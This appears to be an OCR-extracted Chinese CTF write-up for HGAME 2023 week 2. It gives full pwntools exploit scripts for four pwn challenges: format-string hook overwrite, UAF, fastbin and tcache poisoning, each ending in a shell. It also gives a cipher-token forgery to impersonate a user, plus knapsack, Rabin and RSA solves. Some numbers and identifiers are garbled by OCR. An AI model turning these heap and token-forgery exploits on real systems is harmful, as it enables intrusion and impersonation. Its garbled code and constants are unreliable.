v10=[126, 225, 62, 40, 216, 253, 20, 124, 232, 122, 62, 23, 100,
161, 36, 118, 21, 184, 26, 142, 59, 31, 186, 82, 79]

a = [ Int(f'a[{i}]') for i in range(25)]
s = Solver()
for i in range(5):
    for j in range(5):
        enc = 0
        for k in range(5):
            enc +=  a[5*i+k] * v10[5*k+j]
        s.add(enc == v12[5*i+j])

print(s.check())
m=s.model()
print(m)
a = [0]*25

a[1] = 103
a[18] = 95
a[9] = 114
a[7] = 48
a[19] = 103
a[0] = 104
a[6] = 121
a[15] = 95
a[23] = 125
a[21] = 48
```

```
a[12] = 64
a[22] = 100
a[8] = 117
a[13] = 116
a[4] = 101
a[3] = 109
a[16] = 49
a[24] = 0
a[14] = 104
a[17] = 115
a[20] = 79
a[5] = 123
a[11] = 109
a[2] = 97
a[10] = 95
print(bytes(a))
```

pwn

1、YukkuriSay

循环输入数据然后打印出来，最后有个字符串格式化漏洞，但是不在栈上，又但是前面的输入是在栈上，所以任意地址写。

思路：

1、前面输入输出可以泄露_IO_2_1_stderr__地址进而获得libc

2、计算ogg地址打exit hook，

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
#context.log_level = 'debug'
#r = remote('week-2.hgame.lwsec.cn',32189)
context.binary = '/mnt/d/ctf/ti/hgame2023/week2/pwn-
YukkuriSay/vuln'
r = process(context.binary.path)
elf = context.binary
libc = elf.libc
```

```
r.sendafter(b"say?\n",b'a'*0x98)
_IO_2_1_stderr__addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8,
b'\x00'))

libc_base = _IO_2_1_stderr__addr - libc.sym["_IO_2_1_stderr_ython
print("libc_base:"+hex(libc_base))

ogg = libc_base+[0xe3afe, 0xe3b01, 0xe3b04][0]
print("ogg:"+hex(ogg))
r.sendlineafter(b"(Y/n)\n",b'Y')
off =8
addr = libc_base +0x222f60+8
main_addr = 0x4016c0

def fmt_ondata(data,off):
    arg0=(data)&0xff
    arg1=(data&0xff00)>>8
    arg2=(data&0xff0000)>>16
    arg3=(data&0xff000000)>>24
    arg4=(data&0xff00000000)>>32
    arg5=(data&0xff0000000000)>>40
    pay1='%'+str(arg0)+'c%'+str(off)+'$hhn'
    pay2='%'+str( (arg1-arg0+0x100)%0x100)+'c%'+str(off+1)+'$hhn'
    pay3='%'+str( (arg2-arg1+0x100)%0x100)+'c%'+str(off+2)+'$hhn'
    pay4='%'+str( (arg3-arg2+0x100)%0x100)+'c%'+str(off+3)+'$hhn'
    pay5='%'+str( (arg4-arg3+0x100)%0x100)+'c%'+str(off+4)+'$hhn'
    pay6='%'+str( (arg5-arg4+0x100)%0x100)+'c%'+str(off+5)+'$hhn'
    payload = pay1+pay2+pay3+pay4+pay5+pay6 # +'%100000c'
    return payload

payload=
p64(addr)+p64(addr+1)+p64(addr+2)+p64(addr+3)+p64(addr+4)+p64(addr+
5)

r.sendline(payload)
r.sendlineafter(b"(Y/n)\n",b'n')
payload = fmt_ondata(ogg,8)
print(payload)

#gdb.attach(r,'b * 0x4016a4')
#time.sleep(2)
r.sendlineafter(b"for you: \n",payload)
```

```
r.interactive()
```

2、editable_note

UAF

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
#context.log_level = 'debug'
r = remote('week-2.hgame.lwsec.cn',31588)
context.binary = '/mnt/d/ctf/ti/hgame2023/week2/pwn-
editable_note/vuln'
#r = process(context.binary.path)
elf = context.binary

libc = elf.libc
call_addr = 0x8049202

def _add(idx, lenn):
    r.sendlineafter(">",'1')
    r.sendlineafter("Index: ",str(idx))
    r.sendlineafter("Size: ",str(lenn))

def _edit(idx, ddd):
    r.sendlineafter(">",'3')
    r.sendlineafter("Index: ",str(idx))
    r.sendlineafter("Content: ",ddd)

def _remove(idx):
    r.sendlineafter(">",'2')
    r.sendlineafter("Index: ",str(idx))

def _view(idx):
    r.sendlineafter(">",'4')
    r.sendlineafter("Index: ",str(idx))

for i in range(9):
    _add(i,0x80)
```

```
for i in range(7):
    _remove(i+1)

_remove(0)
_view(0)

main_arna_96 = u64(r.recv(6).ljust(8,b'\0'))
print('main_arna_96:',hex(main_arna_96))

malloc_hook_s = libc.symbols['__malloc_hook']
free_hook_s = libc.symbols['__free_hook']
system_s = libc.sym['system']

malloc_hook_addr = (main_arna_96 & 0xFFFFFFFFFFFFF000) +
(malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
free_hook_addr = libc_base + free_hook_s
system_addr = libc_base + system_s
print('libc_base:',hex(libc_base))
print('free_hook_addr:',hex(free_hook_addr))
print('system_addr:',hex(system_addr))

_edit(7,p64(free_hook_addr))
_add(11,0x80)
_add(12,0x80)

_edit(11,b'/bin/sh\0')
_edit(12,p64(system_addr))
_remove(11)

r.interactive()
```

3、fast_note

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
#context.log_level = 'debug'
r = remote('week-2.hgame.lwsec.cn',32635)
```

```
context.binary = '/mnt/d/ctf/ti/hgame2023/week2/pwn-fast_note/vuln'
#r = process(context.binary.path)
elf = context.binary
libc = elf.libc

def _add(idx, lenn,ddd ):
    r.sendlineafter(">",'1')
    r.sendlineafter("Index: ",str(idx))
    r.sendlineafter("Size: ",str(lenn))
    r.sendafter("Content: ",ddd)
def _remove(idx):
    r.sendlineafter(">",'2')
    r.sendlineafter("Index: ",str(idx))

def _view(idx):
    r.sendlineafter(">",'3')
    r.sendlineafter("Index: ",str(idx))

_add(0,0x60,"11")
_add(1,0x60,"11")
_add(2,0x60,"11")
_add(3,0x80,"11")
_add(4,0x60,"11")

_remove(3)
_view(3)

main_arna_96 = u64(r.recv(6).ljust(8,b'\0'))
print('main_arna_96:',hex(main_arna_96))

malloc_hook_s = libc.symbols['__malloc_hook']
free_hook_s = libc.symbols['__free_hook']
system_s = libc.sym['system']

malloc_hook_addr = (main_arna_96 & 0xFFFFFFFFFFFFF000) +
(malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
free_hook_addr = libc_base + free_hook_s
system_addr = libc_base + system_s
print('libc_base:',hex(libc_base))
print('malloc_hook_addr:',hex(malloc_hook_addr))
print('free_hook_addr:',hex(free_hook_addr))
```

```
print('system_addr:',hex(system_addr))

_remove(0)
_remove(1)
_remove(0)
ogg = libc_base + [0x45226, 0x4527a,0xf03a4,0xf1247][3]

print('ogg:',hex(ogg))

realloc_addr = libc_base + libc.sym["realloc"]
realloc_start = [0x0,0x2,0x4,0x6,0x8,0xb,0xc]
payload=b'\x00'*3 +
p64(0)+p64(ogg)+p64(realloc_addr+realloc_start[5])

_add(5,0x60,p64(malloc_hook_addr-0x23))
_add(6,0x60,b"\x00")
_add(7,0x60,'/bin/sh\0')
_add(8,0x60,payload)
r.sendlineafter(">",'1')
r.sendlineafter("Index: ",str(9))
r.sendlineafter("Size: ",str(128))

r.interactive()
```

4、new_fast_note

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
#context.log_level = 'debug'
r = remote('week-2.hgame.lwsec.cn',30420)
context.binary = '/mnt/d/ctf/ti/hgame2023/week2/pwn-
new_fast_note/vuln'
#r = process(context.binary.path)
elf = context.binary
libc = elf.libc

def _add(idx, lenn,ddd ):
    r.sendlineafter(">",'1')
    r.sendlineafter("Index: ",str(idx))
```

```
    r.sendlineafter("Size: ",str(lenn))
    r.sendafter("Content: ",ddd)


def _remove(idx):
    r.sendlineafter(">",'2')
    r.sendlineafter("Index: ",str(idx))

def _view(idx):
    r.sendlineafter(">",'3')
    r.sendlineafter("Index: ",str(idx))

for i in range(8):#0-7
    _add(i,0x80,str(i))

for i in range(7):#0-6
    _remove(i+1)

_remove(0)
_view(0)

main_arna_96 = u64(r.recv(6).ljust(8,b'\0'))
print('main_arna_96:',hex(main_arna_96))

malloc_hook_s = libc.symbols['__malloc_hook']
free_hook_s = libc.symbols['__free_hook']
system_s = libc.sym['system']

malloc_hook_addr = (main_arna_96 & 0xFFFFFFFFFFFFF000) +
(malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
free_hook_addr = libc_base + free_hook_s
system_addr = libc_base + system_s
print('libc_base:',hex(libc_base))
print('malloc_hook_addr:',hex(malloc_hook_addr))
print('free_hook_addr:',hex(free_hook_addr))
print('system_addr:',hex(system_addr))


for i in range(10):#0-7
    _add(i,0x60,str(i))
```

```
for i in range(7):#0-6
    _remove(i)

_remove(7)
_remove(8)
_remove(7)

for i in range(7):#0-6
    _add(i,0x60,str(i))

#gdb.attach(r,'b *$rebase(0x15d7)')
#time.sleep(2)
_add(0,0x60,p64(malloc_hook_addr-0x23))  #会移到tcache
_add(1,0x60,'1')
_add(2,0x60,'2')
#ogg = libc_base + [0xe6aee,0xe6af1,0xe6af4][1] #local
ogg = libc_base + [0xe3afe,0xe3b01,0xe3b04][1]
payload=b'\x00'*3 + p64(0)*3 +  p64(ogg)*2
_add(0,0x60,payload)  #会移到tcache

r.sendlineafter(">",'1')
r.sendlineafter("Index: ",str(2))
r.sendlineafter("Size: ",str(0x60))

r.interactive()
```

Crypto

1、零元购年货商店

听说兔兔要买年货，正好提瓦特大陆的璃月海灯节也要到了，tr0uble特地为兔兔准备了一份flag大礼。嗯，你也想要？不可以哦。

查看登录和购买接口，登录不能输入Vidar-Tu，登陆中后台用随机key和iv用aes cbc加密生成token发送到前台：

```
func loginController(c *gin.Context) {
    _, err := c.Cookie("token")
```

```
    if err == nil {
        c.Redirect(http.StatusFound, "/home")
    }
    userName := c.PostForm("username")
    if userName == "Vidar-Tu" {
        c.String(http.StatusForbidden, "兔兔才不可能是你呢！！")
    }
    User := user.User{Name: userName, Created: time.Now().Unix(),
Uid: "230555433"}// name created uid
    jsonUser, _ := json.Marshal(User)
    fmt.Println("jsonUser",jsonUser)
    token, _ := util.Encrypt(string(jsonUser))
    c.SetCookie("token", token, 3600, "/", "", false, true)
    c.Redirect(http.StatusFound, "/home")
}

func rootController(c *gin.Context) {
    c.HTML(http.StatusOK, "index.html", nil)
}

func buyController(c *gin.Context) {
    method := c.Request.Method
    token, err := c.Cookie("token")
    if err != nil {
        c.String(http.StatusForbidden, "没有身份的人可不能来这儿买东
西。")
    }
    jsonUser, err := util.Decrypt(token)
    if err != nil {
        c.String(http.StatusBadGateway, err.Error())
    }
    User := user.User{}
    err = json.Unmarshal([]byte(jsonUser), &User)
    if err != nil {
        c.String(http.StatusBadGateway, err.Error())
    }
    name := User.Name
    if method != http.MethodGet {
        c.String(http.StatusMethodNotAllowed, fmt.Sprintf("your
method: %s. but only get method allowed", method))
    } else {
        product := c.Query("prod")
```

```
        if product == "flag" {
            if name != "Vidar-Tu" {
                c.String(http.StatusOK, "flag 可是特地为兔兔准备的！")
            } else {
                file, _ := os.Open("flag.txt")
                flag, _ := io.ReadAll(file)
                c.String(http.StatusOK, fmt.Sprintf("%s buy %s
successfully\n%s", name, product, flag))
            }
        } else {
            c.String(http.StatusOK, fmt.Sprintf("%s buy %s
successfully", name, product))
        }

    }
}
```

写测试代码测试发现加密后输出字节是59... go语言不太熟，感觉这个aes有点奇怪，但是搜索XORKeyStream又确实是aes，经测试明文改动1个字节时，密文也只改动特定位置


```
package main

import (
    "AES/user"
    "AES/util"
    "encoding/json"
    "fmt"
    "time"
)

func enc(userName string)  {
    User := user.User{Name: userName, Created: time.Now().Unix(),
Uid: "230555433"}// name created uid
    jsonUser, _ := json.Marshal(User)
    //fmt.Println("jsonUser:",string(jsonUser))
    token, _ := util.Encrypt(string(jsonUser))
    fmt.Println(token)
}

func main()  {
    enc("Vidar-Ta")
```

```
    enc("Vidar-Tb")
    enc("aidar-Tu")
    enc("bidar-Td")
}
//OsWrgoTPV8/aErfE2sEql+oJRyb2EoFGYNqzh8G2lOeTTp9U2VgV6PdGIk7XFtv+U
f9KDFKw6y4YPA==
//OsWrgoTPV8/aErfE2sEql+kJRyb2EoFGYNqzh8G2lOeTTp9U2VgV6PdGIk7XFtv+U
f9KDFKw6y4YPA==
//OsWrgoTPV8/aJbfE2sEql/4JRyb2EoFGYNqzh8G2lOeTTp9U2VgV6PdGIk7XFtv+U
f9KDFKw6y4YPA==
//OsWrgoTPV8/aJrfE2sEql+8JRyb2EoFGYNqzh8G2lOeTTp9U2VgV6PdGIk7XFtv+U
f9KDFKw6y4YPA==
```

可以尝试登录时分别修改不同位置，最后合成Vidar-Tu的token

```
Vidar-Ta
7jEfpWMNBXCL Yz Pnrioix GX sNVS7gNdlBCqi5Dwmi6lh5RoHvm a6
GgWGWcoppvVXH157EpsJzOA%2B0g%3D%3D
7jEfpWMNBXCL Yz Pnrioix GX sNVS7gNdlBCqi5Dwmi6lh5RoHs2 e/
GgWGWcoppvVXH157EpsJzOA%2B0g%3D%3D

Vidar-Tb
7jEfpWMNBXCL Yz Pnrioix Gb sNVS7gNdlBCqi5Dwmi6lh5RoHvm K+
GgWGWcoppvVXH157EpsJzOA%2B0g%3D%3D


aidar-Tu
7jEfpWMNBXCL VD Pnrioix HH sNVS7gNdlBCqi5Dwmi6lh5RoHvm C8
GgWGWcoppvVXH157EpsJzOA%2B0g%3D%3D

bidar-Tu
7jEfpWMNBXCL Vz Pnrioix HH sNVS7gNdlBCqi5Dwmi6lh5RoHvm 6w
GgWGWcoppvVXH157EpsJzOA%2B0g%3D%3D


Vidar-Tu
7jEfpWMNBXCL Yz Pnrioix HH sNVS7gNdlBCqi5Dwmi6lh5RoHvm C8
GgWGWcoppvVXH157EpsJzOA%2B0g%3D%3D
```

得到token：
7jEfpWMNBXCLYzPnrioixHHsNVS7gNdlBCqi5Dwmi6lh5RoHvmC8GgWGWcoppvVXH157EpsJzOA%2B0g%3D%3D



2、包里有什么

兔兔收到了一包年货，但是他忘了里面有什么了。

v的长度可以根据m的范围判断

```
from gmpy2 import *
from Crypto.Util.number import *
from random import randint
l=198
a = [2 << i for i in range(l)]
print(a)
print(sum(a))
print(2<<l+1)
m = randint(sum(a), 2 << l + 1)
print(m)
m = 152863722253103833295869496511433041577389657189101762949342 4
print(m>sum(a))
print(m<(2<<l+1))
```

发现只有l=198里才满足范围，l确定了a就知道了，然后就知道了b，就可以用背包的矩阵了

```
from gmpy2 import *
from Crypto.Util.number import *
from random import randint
l=198
```

```
a = [2 << i for i in range(l)]
print(a)
print(sum(a))
print(2<<l+1)
m = randint(sum(a), 2 << l + 1)
print(m)
m = 152863722253103833295869496511433041577389657189101762949342 4
print(m>sum(a))
print(m<(2<<l+1))
b0=693566065333254565209687760347302145851105369329893131379 26
w=(b0//2)%m
print(w)
b = [w * i % m for i in a]
print('b=',b)
```

```
import gmpy2
from Crypto.Util.number import *

s= 936020621334873611514207530577393971617346516097865987654621 62
```

```
# m= [39974495840281983056854200 7579,
79948991680563966113708401 5158, 34988997877110568085614538 7467,
69977995754221136171229077 4934, 15047006024424908200655890 7019,
30094012048849816401311781 4038, 60188024097699632802623562 8076,
12037604819539926565247125 6152, 11584311090678116706869198 69455,
10677723632954496999558170 96061, 88645487175072575849361154 9273,
52381988866127787556920045 5697, 10476397773225557511384009 11394,
84618969980493786085877917 9939, 44328954476970208029953571 7029,
88657908953940416059907143 4058, 52406832423863467978012022 5267,
10481366484772693595602404 50534, 84718344211436507770245825 8219,
44527702938855651398689387 3589, 89055405877711302797378774 7178,
53201826271405241452955285 1507, 10640365254281048290591057 03014,
87898319601603601670018876 3179, 50887653719189839198235488 3509,
10177530743837967839647097 67018, 78641629392741992651139689 1187,
32374273301466621160477113 9525, 64748546602933242320954227 9050,
45881077218491205001061915 251, 91762154436982410002123830 502,
18352430887396482000424766 1004, 36704861774792964000849532 2008,
73409723549585928001699064 4016, 21910461615154491861595864 5183,
43820923230308983723191729 0366, 87641846460617967446383458 0732,
50374707437218570750964651 8615, 10074941487443714150192930 37230,
76589844264856918862056343 1611, 28270703045696473582310422 0373,
56541406091392947164620844 0746, 11308281218278589432924168 81492,
10125663888155442451668111 20135, 77604292279091484891559959 7421,
30299599074165605641317655 1993, 60599198148331211282635310 3986,
12119839629666242256527062 07972, 11748780710930748098873897 73095,
11006662873459759783567569 03341, 95224271985177831529549116 3833,
65539558486338298917295968 4817, 61701314886592336927896726 785,
12340262977318467385579345 3570, 24680525954636934771158690 7140,
49361051909273869542317381 4280, 98722103818547739084634762 8560,
72535222153078114027467261 4271, 20161458822138863913132258 5693,
40322917644277727826264517 1386, 80645835288555455652529034 2772,
36382685093093547163255804 2695, 72765370186187094326511608 5390]
```

```
m= [693566065333254565209687760347302145851105369329893131379 26,
138713213066650913041937552069460429170221073865978626275852,
277426426133301826083875104138920858340442147731957252551704,
554852852266603652167750208277841716680884295463914505103408,
110970570453320730433550041655568343336176859092782901020 6816,
690774186535376275712305867997036450949640609964640390920208,
138154837307075255142461173599407290189928121992928078184 0416,
123445952361046676989052850687381538802466586796754393418 7408,
940281824689895206822362048633300360275435164044070238881392,
351926426848752080686029132152270304776973756197122848269360,
703852853697504161372058264304540609553947512394245696538720,
140770570739500832274411652860908121910789502478849139307 7440,
128677419225897831252953809210383202244189347768596515666 1456,
104491116198691829210038121909333362910989038348091268382 9488,
561185101442798251242067473072336842445884195070807738165552,
112237020288559650248413494614467368489176839014161547633 1104,
716103183240154672009574927175016954009640208392213323168784,
143220636648030934401914985435003390801928041678442664633 7568,
133577551042958035507960474358573740026466426167783566318 1712,
114291379832812237720051452205714438475543195146465369687 0000,
757190374125206421442334078999958353736967331038289764246576,
151438074825041284288466815799991670747393466207657952849 3152,
150012427396978735281064135088550299917397275226214142749 2880,
147161132540853637266258773665667558257404893263326522549 2336,
141458542828603441236648050819902074937420129337551282149 1248,
130053363404103049177426605128371108297450601486000801348 9072,
107243004555102265058983713745309175017511545782899839748 4720,
616222868571006968220979309791853084576334343766979165476016,
123244573714201393644195861958370616915266868753395833095 2032,
936254251752989539925222274053081922531440803176899032410640,
343871280974940746891749582991833429288985034462780435327856,
687742561949881493783499165983666858577970068925560870655712,
137548512389976298756699833196733371715594013785112174131 1424,
122233302526848764217530169882033701853798370381122585312 9424,
916028828005936951391908432526343621302070835731434076765424,
303420433480835569825121899938356826830245099571850524037424,
606840866961671139650243799876713653660490199143701048074848,
121368173392334227930048759975342730732098039828740209614 9696,
898726245315646225642280234392524198868064224683786562805968,
268815268100254118325865503670717981962231877476555496118512,
537630536200508236651731007341435963924463754953110992237024,
107526107240101647330346201468287192784892750990622198447 4048,
```

```
6218849222709946136482290642514134399239584479214263394546 72,
1243769844541989227296458128502826879847916895842852678909344,
9589024665529401216342212918913233439219372197946877283252 64,
3891677105748419103097476186683162720699778676983578271571 04,
7783354211496838206194952373366325441399557353967156543142 08,
2803361976832930828029550955893467250601489890241367913499 2,
5606723953665861656059101911786934501202979780482735826998 4,
1121344790733172331211820382357386900240595956096547165399 68,
2242689581466344662423640764714773800481191912193094330799 36,
4485379162932689324847281529429547600962383824386188661598 72,
8970758325865378649694563058859095201924767648772377323197 44,
2655144426420373969802176466574886246110569578634578351460 64,
5310288852840747939604352933149772492221139157269156702921 28,
1062057770568149587920870586629954498444227831453831340584 256,
5954783186052608428830462081455785811145590910166450516750 88,
1190956637210521685766092416291157162229118182033290103350 176,
8532760518900050385734898674679839086843397921755625772069 28,
1779148812489717441882847698216374015947830124601075249204 32,
3558297624979434883765695396432748031895660249202150498408 64,
7116595249958869767531390792865496063791320498404300996817 28,
1423319049991773953506278158573099212758264099680860199363 456,
1318000877452509574053861352031868009742631627470702769233 488,
1107364532373980815149027738949405603711366683050387908973 552,
6860918422169232973393605127844807916488367942097581884536 80,
1372183684433846594678721025568961583297673588419516376907 360,
1215730146336654856398747086023592750821450604948015124321 296,
9028230701422713798387992069328550858690046380050126191491 68,
2770089177535044267189034487513797559641127041190076088049 12,
5540178355070088534378068975027595119282254082380152176098 24,
1108035671014017706875613795005519023856450816476030435219 648,
6874341194969970807925326248967076319390050610610432409458 72,
1374868238993994161585065249793415263878010122122086481891 744,
1221099255456949990211435534472500111982123672353155334290 064,
9135612883828616474641761038306698081903507728152930390867 04,
2984853542346849619696572425470092006068049737395684486799 84,
5969707084693699239393144850940184012136099474791368973599 68,
1193941416938739847878628970188036802427219894958273794719 936,
8592456113464413627985629752617431890805432180255299599464 48,
1898540001618443926384309854091559623871898641600422903994 72,
3797080003236887852768619708183119247743797283200845807989 44,
7594160006473775705537239416366238495487594566401691615978 88,
1518832001294755141107447883273247699097518913280338323195 776,
```

```
150902678005847194925620080143216498242114125466965901689812 8,
148941633758590556553706637749999549068385937448300404302832,
145019545264077279814871831038566868236287530300558317911224 0,
137175368275050726333874165565700694895185403412014872873105 6,
121487014296997619371878834619968348212981149634927982796868 8,
901103063408914054478881727285036548485726420807542026443952,
273568904286789775990684894557426811975562697240664233944 80,
547137808573579551998136978911485362395112539448132846788960,
109427561714715910399627395782297072479022507889626569357792 0,
659914011763279875033852950531611033806553585901513757662416,
131982802352655975006770590106322206761310717180302751532483 2,
111101882452208116717671683701211371945231777171503740115624 0,
693400426513124001394738708909897023130738971539057172819056,
138680085302624800278947741781979404626147794307811434563811 2,
124496448352145767262025987052525767674905931426521106178280 0,
961291744511877012281824775936184937724222056639404494072176,
393946266492715691604954586758039459674547541387791358650928,
787892532985431383209909173516078919349095082775582717301856,
471478434398244334611233819178274229242935936601478051102 88,
942956868796488669222467638356548458485871873202956102205 76,
188591373759297733844493527671309691697174374640591220441152,
377182747518595467688987055342619383394348749281182440882304,
754365495037190935377974110685238766788697498562364881764608,
150873099007438187075594822137047753357739499712472976352921 6,
148882475761772540855320147762662465138089342235844189756500 8,
144901229270441248414770799013891888698789027282586616563659 2,
136938736287778663533672101516350735820188397376071470177976 0,
121013750322453493771474706521268430062987137563041177406609 6,
891637783918031542470799165311038185485846179369805918638768,
254638345305024751982903365507745955197795786848594207784112,
509276690610049503965806731015491910395591573697188415568224,
101855338122009900793161346203098382079118314739437683113644 8,
508469539909159682904531958947637225808469722897736032779472,
101693907981831936580906391789527445161693944579547206555894 4,
505240937105600398659432870676218487459982319699926501624464,
101048187421120079731886574135243697491996463939985300324892 8,
492326525891363261679036517590543534066032706908688377004432,
984653051782726523358073035181087068132065413817376754008864,
440668881034414713757451105247843720490234255743735878524304,
881337762068829427514902210495687440980468511487471757048608,
234038301606620522071109455877044661870404510839258846037 92,
468076603213241044142218911754088932374080902167851769207584,
```

```
9361532064264820882844378235081778647481618043357035384151 68,
3436691903219258436101806819020253137224270367803894473369 12,
6873383806438516872203613638040506274448540735607788946738 24,
1374676761287703374440722727608101254889708147121557789347 648,
1220716300044368415922750490101872094005519722352097949201 872,
9127953775576984988868060150894137722371428728131782689103 20,
2969535325843586648149170650644971287003891737353389083272 16,
5939070651687173296298341301289942574007783474706778166544 32,
1187814130337434659259668260257988514801556694941355633308 864,
8469910381438309855606415554016466138292168179916936371243 04,
1653448537566236381625881456889628118845370640923696447551 84,
3306897075132472763251762913779256237690741281847392895103 68,
6613794150264945526503525827558512475381482563694785790207 36,
1322758830052989105300705165511702495076296512738957158041 472,
1116880437574939877642715365909074574378696453586896686589 520,
7051236526188414223267357667038187329834963352827757436856 16,
1410247305237682844653471533407637465966992670565551487371 232,
1291857387944327356348248101700944516160088769240085345249 040,
1055077553357616379737801238287558616546280966589153061004 656,
5815178841841944265169075114607868173186653612872884925158 88,
1163035768368388853033815022921573634637330722574576985031 776,
7974343142057393731089350807288168535007648732581363405701 28,
6623140588044041325917519634330329122763317462525505164683 2,
1324628117608808265183503926866065824552663492505101032936 64,
2649256235217616530367007853732131649105326985010202065873 28,
5298512470435233060734015707464263298210653970020404131746 56,
1059702494087046612146803141492852659642130794004080826349 312,
5907677656430548913349113178713749035103650161171440232052 00,
1181535531286109782669822635742749807020730032234288046410 400,
8344338400411812323809503063711691982675634925775584633273 76,
1402304575513241318032056476280079807612304132640992971613 28,
2804609151026482636064112952560159615224608265281985943226 56,
5609218302052965272128225905120319230449216530563971886453 12,
1121843660410593054425645181024063846089843306112794377290 624,
7150500982901477758925953969337972764057900403345711250878 24,
1430100196580295551785190793867594552811580080669142250175 648,
1331563170629552770611686622620858689849263589447266870857 872,
1134489118728067208264678280127386963924630607003516112222 320,
7403410149250960835706615951404435120753646421160145949512 16,
1480682029850192167141323190280887024150729284232029189902 432,
1432726837169346001323951415447443632527561996573040750311 440,
1336816451807653669689207865780556849281227421255063871129 456,
```

```
11449956810842690064197207664467832827885582706191101127654 88,
76135413963749967988074656777923614980321996934720259603755 2,
15227082792749993597614931355584722996064399386944051920751 04,
15167793360189603865642913060026141834389833054979279265465 6784,
15049214495068824401698876468908979511040700391045678798201 44,
14812056764827265473810803286674654864342435063181181301468 64,
14337741304344147618034656922206005570945904407452186308003 04,
13389110383377911906482364193268706984152843095994196321071 84,
11491848541445440483377778735394109810566720473078216347209 44,
76973248575804976371686078196449154633944752272462563994846 4,
10827748985061194475026598814652676904998473558233650403504,
21655497970122388950053197629305353809996947116467300807008,
43310995940244779001063952586107076199938942329346016140 16,
86621991880489555800212790517221415239987788465869203228032,
17324398376097911160042558103444283047997557693173840645606 4,
34648796752195822320085116206888566095995115386347681291 2128,
69297593504391644640170232413777132191990230772695362582425 6,
13859518700878328928034046482755426438398046154539072516485 12,
12432665176446274526481143314367548719057126590167968738036 00,
95789581275821657233753369775917932803752874614257611811377 6,
38715440298539481171637243040402824030116092039413460673412 8,
77430880597078962343274486080805648060232184078826921346825 6,
19980389410540913906794756501782545430747109685520797443088,
39960778821081827813589513003565090861494219371041594886176,
79921557642163655627179026007130181722988438742083189772352,
15984311528432731125435805201426036344597687748416637954470 4,
31968623056865462250871610402852072689195375496833275908940 8,
63937246113730924501743220805704145378390750993666551817881 6,
12787449222746184900348644161140829075678150198733310363576 32,
10288526220181986471110338671138353993617334678556444432218 40]


def decrypt(enc,publickey):
    n=len(publickey)
    d=2*identity_matrix(ZZ,n,n)
    col=publickey+[enc]
    col=matrix(col).transpose()
    last=matrix(ZZ,[[1]*n])
    tmp=block_matrix(ZZ,[[d],[last]])
    grid=block_matrix(ZZ,[[tmp,col]])
    M=grid.LLL()
    m=''
```

```
    for j in range(n+1):
        judge=M[j][:-1]
        if set(judge).issubset([-1,1]):
            for i in M[j]:
                if i==-1:
                    m+='1'
                elif i ==1:
                    m+='0'
            return m
tmp=decrypt(s,m)
print(tmp)
flag=int(tmp,2)
flag=long_to_bytes(flag)
print(flag)
#1100010111010000100111011100110101111100110100011011100101111100110011011000010111001101111001010111110110001001100001001110010101111101101001011100110110111000110111010111110110100101110100001111111
#b"1t's_4n_3asy_ba9_isn7_it?"
```

3、Rabin

看起来非常像RSA呢。

```
import gmpy2,base64,time,os,hashlib
from Crypto.Util.number import long_to_bytes,bytes_to_long
p=6542832718455567969073013743288640724018432953477242137319352114469337507498 3
q=9857081026870508498752497548232345600648053191729260179925624145868180055412 3
c=0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
def rabin(p,q,c):
    n = p*q
    inv_p = gmpy2.invert(p, q)
    inv_q = gmpy2.invert(q, p)
    mp = pow(c, (p + 1) // 4, p)
    mq = pow(c, (q + 1) // 4, q)
    a = (inv_p * p * mq + inv_q * q * mp) % n
    b = n - int(a)
    c = (inv_p * p * mq - inv_q * q * mp) % n
    d = n- int(c)
```

```
    return(a,b,c,d)

m1= rabin(p,q,c)
for i in m1:
    #print(i)
    print(long_to_bytes(i))
```

3、RSA 大冒险1

马上要过年喽，兔兔开心地去超市买年货，但是超市门口却写着"只有完成挑战才能进入超市"，你能帮帮兔兔吗

```
import gmpy2,base64,time,os,hashlib
from Crypto.Util.number import long_to_bytes,bytes_to_long
#1 yafu分解 p*r
n =
41906899847549839058364161871019087829519178505776440114271316248924372908623648552422683696401657 9
e = 65537
p = 33468791741665521347347700097063043090 3
c =
0x54773108c4f0914f4ae54f06700742c7b8da14b9704a87af62e4ddd0d9ff6f6d559c0b239a5d62a53c
qr=n//p
q = 11503478731327404195716669199 37
r = 10884696051564905121268245527 89
d = gmpy2.invert(e,(p-1)*(q-1)*(r-1))
m=pow(c,d,n)
print(long_to_bytes(m))

